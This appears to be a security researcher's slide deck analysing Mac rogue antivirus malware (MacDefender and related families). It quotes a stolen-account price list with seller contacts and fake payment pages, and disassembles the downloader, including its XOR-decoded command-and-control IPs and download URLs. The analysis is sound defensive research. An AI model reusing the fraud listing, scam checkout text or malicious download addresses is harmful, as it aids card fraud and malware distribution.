- 1 Fresh Fullz .....20\$
- 1 Dead Fullz .....15\$
- 1 Eu ..... 15\$
- 1 Paypal vefified without balance==30\$
- 1 Paypal verified with 1000\$ balance ==50\$
- 1 BALANCE IN CHASE .....70K TO 155K =====160\$
- 1 BALANCE IN WASHOVIA.....24K TO 80K=====80\$
- 1 BALANCE IN BOA..... 75K TO 450K=====300\$
- 1 BALANCE IN CREDIT UNION.....ANY AMOUNT=====300\$
- 1 BALANCE IN HALIFAX.....ANY AMOUNT=====300\$
- 1 BALANCE IN COMPASS.....ANY AMOUNT=====300\$

CONTACT ME :: [REDACTED]s47  
 EMAIL ADDRESS : [REDACTED]s47@yahoo.com  
 ICQ NUMBER :: [REDACTED]819



# MacProtector, MacDefender, MacShield, MacGuard, Winwebsec: one happy family

Order Details


- 1 year Software License **\$59.95**
- 2 year Software License **\$69.95**
- lifetime** Software License, **60% discount! \$79.95**

Sign me up for a purchase of Lifetime Premium Support of only \$19.95.

**5 DAY MONEY BACK GUARANTEE**

**MAC Defender**

**Terms**  
You are purchasing **MAC Security**. This is a one-time charge and you will not be rebilled.

Payment Information  

**Credit Card information**

Card Type:

Card Number:

Expiration Date:  /

CVV2 Number:

First Name:

Last Name:

**Contact Information**

Email:

Country:

State:

Address:

City:

Zip Code:

Telephone:



**IMPORTANT:** Please allow up to **two minutes** for live processing of your order. Don't click **BACK** or **CANCEL** while waiting.

MS Removal Tool

Order Details



- 1 year Software License **\$59.95**
- 2 year Software License **\$69.95**
- lifetime** Software License, **60% discount! \$79.95**

Sign me up for a purchase of Lifetime Premium Support of only \$19.95.

**5 DAY MONEY BACK GUARANTEE**

**MS Removal Tool**

**Terms**  
You are purchasing **MS Removal Tool**. This is a one-time charge and you will not be rebilled.

Payment Information  

**Credit Card information**

Card Type:

Card Number:

Expiration Date:  /

CVV2 Number:

First Name:

Last Name:

**Contact Information**

Email:


Country:

Address:

City:

Zip Code:

Telephone:



**IMPORTANT:** Please allow up to **two minutes** for live processing of your order. Don't click **BACK** or **CANCEL** while waiting.



# MacProtector, Winwebsec traffic

- Winwebsec

- ▶ `http://a.b.c.d/i.php?affid=foo&data=foo1&v=foo2`
- ▶ `http://a.b.c.d/buy.php?affid=foo&data=foo1&v=foo2`

- MacProtector

- ▶ `http://e.f.g.h/i.php?v=foo3&affid=foo4&data=foo5`
- ▶ `http://e.f.g.h/mac.php?v=foo3&affid=foo4&data=foo5`



# MacDefender

- Like MacProtector, MacShield, MacGuard, etc., distributed as a stub .mpkg installer
- .mpkg drop avRunner.app in Applications directory and executes it
- Let's disassemble avRunner.app



# Disassembly tool: IDA Pro

- Not much around main()
- Objective-C Cocoa
- Main calls NSApplicationMain
- No user code there
- Need better location for analysis

```
; Attributes: bp-based frame
_main proc near
; FUNCTION CHUNK AT 00003C3E SIZE 00000006 BYTES
push    ebp
mov     |ebp, esp
leave  |ebp, esp
jmp     _NSApplicationMain
_main endp
```

```
; START OF FUNCTION CHUNK FOR _main
_NSApplicationMain:
jmp     ds:_NSApplicationMain_ptr
; END OF FUNCTION CHUNK FOR _main
```



# applicationDidFinishLaunching

- Classic entry point in Cocoa apps
- But not much here....

```
; Attributes: bp-based frame
__InstallerAppDelegate_applicationDidFinishLaunching__ proc near
push    ebp
mov     ebp, esp
leave
retn
__InstallerAppDelegate_applicationDidFinishLaunching__ endp
```



# DownloadWindCtrl\_startDownloadingURL

```
; Attributes: bp-based frame


__DownloadWinCtrl_startDownloadingURL__ proc near

arg_0= dword ptr  8
arg_8= byte ptr  10h

push    ebp
mov     ebp, esp
push    esi
push    ebx
sub     esp, 20h
call   $+5
pop     ebx
cmp     [ebp+arg_8], 1
sbb    eax, eax
not    eax
add    eax, 2
mov    [esp], eax
call   __ZL14getConfigParami ; getConfigParam(int)
mov    esi, eax
mov    dword ptr [esp], 0
call   __ZL14getConfigParami ; getConfigParam(int)
mov    dword ptr [esp], 3
call   __ZL14getConfigParami ; getConfigParam(int)
mov    [esp+10h], eax
mov    [esp+0Ch], esi
lea    eax, (cfstr_Http@MacSoft_p.isa - 2E3Fh)[ebx] ; "http://%s/mac/soft.php?affid=%s"
mov    [esp+8], eax
mov    eax, ds:(off_543C - 2E3Fh)[ebx]
mov    [esp+4], eax
mov    eax, ds:(off_5458 - 2E3Fh)[ebx]
mov    [esp], eax
call   _objc_msgSend
```



# getConfigParam







# Let's dig deeper

- Takes one integer
- Branching based on integer value

```
; Attributes: bp-based frame
; getConfigParam(int)
__ZL14getConfigParami proc near
var_2C= dword ptr -2Ch
var_19= byte ptr -19h
arg_0= dword ptr 8

push    ebp
mov     ebp, esp
push    edi
push    esi
push    ebx
sub     esp, 3Ch
call   $+5
pop     ebx
cmp     [ebp+arg_0], 3
jbe    short loc_2AB1
```



# Back to DownloadWindCtrl\_startDownloadingURL

```
; Attributes: bp-based frame
__DownloadWinCtrl_startDownloadingURL__ proc near
arg_0= dword ptr 8
arg_8= byte ptr 10h

push    ebp
mov     ebp, esp
push    esi
push    ebx
sub     esp, 20h
call   $+5
nop
nop
nop
cmp     [ebp+arg_8], 1
sbb    eax, eax
not    eax
add    eax, 2
mov    [esp], eax
call   __ZL14getConfigParami ; getConfigParam(int)
mov    esi, eax
mov    dword ptr [esp], 0
call   __ZL14getConfigParami ; getConfigParam(int)
mov    dword ptr [esp], 3
call   __ZL14getConfigParami ; getConfigParam(int)
mov    [esp+10h], eax
mov    [esp+0Ch], esi
lea    eax, (cfstr_Http@MacSoft_p.isa - 2E3Fh)[ebx] ; "http://\0/mac/soft.php?affid=\0"
mov    [esp+8], eax
mov    eax, ds:(off_543C - 2E3Fh)[ebx]
mov    [esp+4], eax
mov    eax, ds:(off_5458 - 2E3Fh)[ebx]
mov    [esp], eax
call   _objc_msgSend
```

```
if (arg_8 == 0)
    eax = 2;
else
    eax = 1;
hostname = getConfigParam(eax);
```



# Back to getConfigParam

- Argument passed either 1 or 2
- Jump will always be taken

```
; Attributes: bp-based frame
; getConfigParam(int)
__ZLl4getConfigParami proc near
var_2C= dword ptr -2Ch
var_19= byte ptr -19h
arg_0= dword ptr 8

push    ebp
mov     ebp, esp
push    edi
push    esi
push    ebx
sub     esp, 3Ch
call   $+5
pop     ebx
cmp     [ebp+arg_0], 3
jbe    short loc_2AB1
```



# loc\_AB1

- Open DownloadPict.png in Resources dir

```
loc_2AB1:
mov     eax, ds:(off_544C - 2A80h)[ebx]
mov     [esp+4], eax
mov     eax, ds:(off_545C - 2A80h)[ebx]
mov     [esp], eax
call    _objc_msgSend
lea     edx, (cfstr_Png.isa - 2A80h)[ebx] ; "png"
mov     [esp+0Ch], edx
lea     edx, (cfstr_Downloadpict.isa - 2A80h)[ebx] ; "DownloadPict"
mov     [esp+8], edx
mov     edx, ds:(off_5448 - 2A80h)[ebx]
mov     [esp+4], edx
mov     [esp], eax
call    _objc_msgSend
mov     dword ptr [esp+8], 1
mov     edx, ds:(off_5454 - 2A80h)[ebx]
mov     [esp+4], edx
mov     [esp], eax
call    _objc_msgSend
lea     edx, (aRb - 2A80h)[ebx] ; "rb"
mov     [esp+4], edx ; char *
mov     [esp], eax ; char *
call    _fopen
mov     edi, eax
test    eax, eax
jnz     short loc_2B36
```



## loc\_2B36

- int fseek (File \* stream, long int offset, int origin);
- 2 = SEEK\_END
- 0xFFFFFFFF = -1 (signed 32-bit int)

```
loc_2B36:
mov     [ebp+var_19], 0
mov     dword ptr [esp+8], 2 ; int
mov     dword ptr [esp+4], 0FFFFFFFh ; __int32
mov     [esp], eax ; FILE *
call    _fseek
mov     [esp+0Ch], edi ; FILE *
mov     dword ptr [esp+8], 1 ; size_t
mov     dword ptr [esp+4], 1 ; size_t
lea     eax, [ebp+var_19]
mov     [esp], eax ; void *
call    _fread
mov     dword ptr [esp+8], 1 ; int
movsx   eax, [ebp+var_19]
not     eax
mov     [esp+4], eax ; __int32
mov     [esp], edi ; FILE *
call    _fseek
movsx   eax, [ebp+var_19]
inc     eax
mov     [esp], eax
call    __Znam ; operator new[](ulong)
mov     esi, eax
movsx   eax, [ebp+var_19]
inc     eax
mov     [esp+8], eax ; size_t
mov     dword ptr [esp+4], 0 ; int
mov     [esp], esi ; void *
call    _memset
mov     [esp+0Ch], edi ; FILE *
mov     dword ptr [esp+8], 1 ; size_t
movsx   eax, [ebp+var_19]
mov     [esp+4], eax ; size_t
mov     [esp], esi ; void *
call    _fread
mov     dword ptr [esp+0Ch], 1
mov     [esp+8], esi
mov     eax, ds:(off_5450 - 2A80h)[ebx]
mov     [esp+4], eax
mov     edx, ds:(off_5458 - 2A80h)[ebx]
mov     [esp], edx
call    _objc_msgSend
mov     [ebp+var_2C], eax
test    esi, esi
jz      short loc_2C02
```



# Skip, skip, skip... What is avrunner.app doing?

- Reading encrypted bytes at end of DownloadPict.png and XORing with 0x5a

OAA0h:	F7 98 A4 F5 9D DC A6 A2 8C 09 B1 F1 7A FF 4F 5C	÷~xö.Ü cE.±ñzÿO\
OAB0h:	CF 18 7E 8C 4F CA 3C E3 34 DE AE 25 FC B8 DB 54	ï.~EOÊ<ã4p@%ù,ÛT
OAC0h:	54 CD ED 28 EO F5 B4 49 42 D6 85 67 42 7F 27 E1	TÍí(àö'IBÖ..gB.'á
OAD0h:	EB 00 C6 E9 AD F6 56 7B AB ED A2 FD 3F 3F F4 61	ë.Æé-öV{«íçý??ôa
OAE0h:	3C D4 AB 11 6E 00 00 00 00 49 45 4E 44 AE 42 60	<Ô«.n....IEND@B`
OAF0h:	82 17 3B 39 1D 2F 3B 28 3E 61 68 6B 69 74 68 68	,.;9./;(>ahkithh
OB00h:	63 74 6B 6A 6C 74 6B 69 6F 61 63 6B 74 68 6A 6A	ctkjltkioackthjj
OB10h:	74 68 6E 6B 74 68 6A 6A 61 69 6C 6E 6A 69 2D 17	thnkthjjailnji-
OB20h:	3B 39 1D 2F 3B 28 3E 61 62 6C 74 6F 6F 74 68 6B	;9./;(>abltoothk
OB30h:	6A 74 6B 6A 68 61 6B 63 6E 74 68 62 74 6B 6B 6E	jtkjhakenthbtkkn
OB40h:	74 6B 6A 6B 61 6E 6B 6A 63 63 2B	tkjkankjcc+



# Decrypt bytes

```
#include <string.h>
#include <stdio.h>

int main (int argc, char* argv[])
{
    char *string = strdup("\x17;9\x1d/(>abltoothkjdkhakcnthbtkkntkjkankjcc");

    char *pointer = string;

    while (*pointer)
    {
        *pointer++ ^= 0x5a;
    }

    printf("%s\n", string);

    return 0;
}
```



# Output

- MacGuard;86.55.210.102;194.28.114.101;41099
- Using the format string:
  - ▶ <http://86.55.210.102/mac/soft.php?affid=41099>
  - ▶ <http://194.28.114.101/mac/soft.php?affid=41099>
- Primary and backup URLs to download MacDefender.app





## Recap: static analysis of MacDefender

- Was relatively easy
- Usually more complicated than a simple XOR
- Static analysis will only get more difficult on OSX, will reach complexities seen in Windows
- Other tools such as debuggers can come in quite handy



# “Benefits” of rogue malware

- Security involves some kind of trade-off
- Feeling and reality of security are related but not the same
- People less afraid of risk if it confers some benefits. Eg: risk death or injury in an earthquake by living SF or LA because they like those areas<sup>1</sup>
- Rogue antimalware provides the benefit of an immediate feeling of security (even if great damage is done behind the scenes)

<sup>1</sup> David Ropeik and George Gray, Risk: A Practical Guide for Deciding What's Really Safe and What's Really Dangerous in the World Around You, Houghton Mifflin, 2002



# Contact

- IRC (irc.freenode.net)
  - ▶ #snort
  - ▶ #clamav
  - ▶ #razorback
- Blog
  - ▶ <http://vrt-blog.snort.org>
- Twitter
  - ▶ @VRT\_Sourcefire
    - @number007
- Email
  - ▶ [vrt@sourcefire.com](mailto:vrt@sourcefire.com)
    - azidouemba@sourcefire.com

